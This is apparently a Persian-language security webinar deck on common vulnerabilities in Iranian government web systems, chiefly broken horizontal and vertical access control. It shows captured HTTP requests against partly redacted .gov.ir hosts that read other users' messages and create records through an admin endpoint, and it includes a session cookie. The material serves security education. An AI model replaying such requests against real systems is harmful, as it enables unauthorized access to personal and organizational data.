

آسیب‌پذیری رایج در سامانه‌های کشور

وبینار آسیب‌پذیری رایج در سامانه‌های کشور



اداره کل ارتباطات و فناوری اطلاعات آذربایجان شرقی



bar∞
شرکت برنا امن سازان روبین (سهامی خاص)

در گذشته

آسیب‌پذیری تزریق دستورات SQL

تزریق دستورات SQL

- مدیریت ضعیف در اعتبار سنجی کدها یا ورودیهای برنامه
- انجام عملیات مختلف در پایگاه داده (بسته به طراحی)




در حال حاضر

آسیب‌پذیری کنترل سطح دسترسی

کنترل سطح دسترسی

Broken Access Control



• اعمال محدودیت:

- عملیات
- منابع

• سطوح کنترل:

- کنترل سطح دسترسی افقی
- کنترل سطح دسترسی عمودی

احراز هویت

Login

UserName:

Password:

Login

آسیب‌پذیری کنترل سطح دسترسی افقی

- مشاهده پروفایل دیگران
- انجام هر عمل قابل دسترس برای کاربر

- <https://insecure-website.com/Add/>
- <https://insecure-website.com/Edit/>
- <https://insecure-website.com/Delete/>
- <https://insecure-website.com/acc=12>
- Name: Ali
- Balance: 100,000,000

آسیب‌پذیری کنترل سطح دسترسی عمودی

- مشاهده اطلاعات مهم
- انجام هر عمل قابل دسترس برای ادمین

- <https://insecure-website.com/Op>

- Op

- Add,
- Update,
- Edit,
- Delete any data

- <https://insecure-website.com/Info>

- Info

- Organization data
- Application data

مثال در دنیای واقعی

وبینار آسیب‌پذیری رایج در سامانه‌های کشور



اداره کل ارتباطات و فناوری اطلاعات آذربایجان شرقی



bar∞
شرکت برنا امن سازان روبین (سهامی خاص)

کنترل سطح دسترسی افقی

درخواست

پاسخ

موضوع پیام

بازیابی نام کاربری و رمز عبور

متن پیام

با سلام احتراماً شرکت تعاونی [مخفی] خواست

بازیابی نام کاربری و رمز عبور دارد. خواهشمند است همکاری های لازم مبذول

فرمایید. با سپاس شماره ملی کارفرما بهادر [مخفی] ۸۶۴۱

تعداد مشاهده شده

پاسخ کارشناس

باسلام، نام کاربری: [مخفی] ۲۷، رمز عبور: [مخفی] ۲۷ ۱۴

```
Raw Params Headers Hex
POST /internship/yd/callus/reply HTTP/1.1
Host: [مخفی].gov.ir
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: fa,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: [مخفی].gov.ir
DNT: 1
Connection: close
Referer: http://[مخفی].gov.ir/internship/yd/mainpage/page?1591091713
Cookie: _ga=GA1.3.1029492134.1590487532;
ci_session=KTnyghmT4FOnAb1A1lyB3dkDAnaLomEQoeaTV57fGA9zR86cTNPJX0EwslfmF7TwC%2F783Hq4n7goAv
VxW3UPd3ldUF%2FmBqlrwODXyxwnWmTLVqYHpvt5ua7CmEMOFxxE7gsTI7yJB6wSkCTUw60u5Iug9uUkWJvn6wXWXS
e1LRcffffvYCpQU0EnrSlinnkr0isfLMFL5bWKLGHfzy4hNLTfD6SKhbROKwy1DI4P92IyZrIe4TmY9%2BxgIN%2BPw
AWJilpE67099tAaUhshmlm24ESpEsReF%2Biwz0xXa06Gtvdzjonaz25jaxICfs0GFxQiW6E6ZFNNrLv2AtUoXFfDE
76K6sHyBUE4ofwHgt rQcw8E6avAZ2INnzGNUxAB7K
Upgrade-Insecure-Requests: 1

ydq_id=1364
```



اداره کل ارتباطات و فناوری اطلاعات آذربایجان شرقی



شرکت برنا امن سازان روبین (سهامی خاص)



وبینار آسیب پذیری رایج در سامانه های کشور

کنترل سطح دسترسی افقی

درخواست

- http://***.***.gov.ir/imagesupload/karvarzi_document/nidstudent/13980917/1575835524.jpg

پاسخ



کنترل سطح دسترسی عمودی

```
Modified Request Modified Response Collapse
Raw Params Headers Hex
Pretty Raw \n Actions v
1 POST /Universities/Create HTTP/1.1
2 Host: [REDACTED]:8001
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 68
9 Origin: http://[REDACTED]:8001
10 Connection: close
11 Referer: http://[REDACTED]:8001/Universities/Create
12 Upgrade-Insecure-Requests: 1
13 Cookie: ASP.NET_SessionId=louips505zqeaqjttq525alk3
14
15 Title=test+uni&IsActive=true&IsActive=false&ContactInfo=091[REDACTED]90
```

نتیجه درخواست



نقش(ها)	ادمین وزارتخانه	فهرست دانشگاه ها
ویرایش حذف فهرست کاربران دانشکده ها	<input checked="" type="checkbox"/>	دانشگاه علوم پزشکی کرمان
ویرایش حذف فهرست کاربران دانشکده ها	<input checked="" type="checkbox"/>	tesssst
ویرایش حذف فهرست کاربران دانشکده ها	<input checked="" type="checkbox"/>	tesssst
ویرایش حذف فهرست کاربران دانشکده ها	<input checked="" type="checkbox"/>	test uni

ارتباط با ما

- از طریق اداره کل ارتباطات و فناوری اطلاعات استان
- وبسایت barootech.ir
- آدرس ایمیل cus@barootech.ir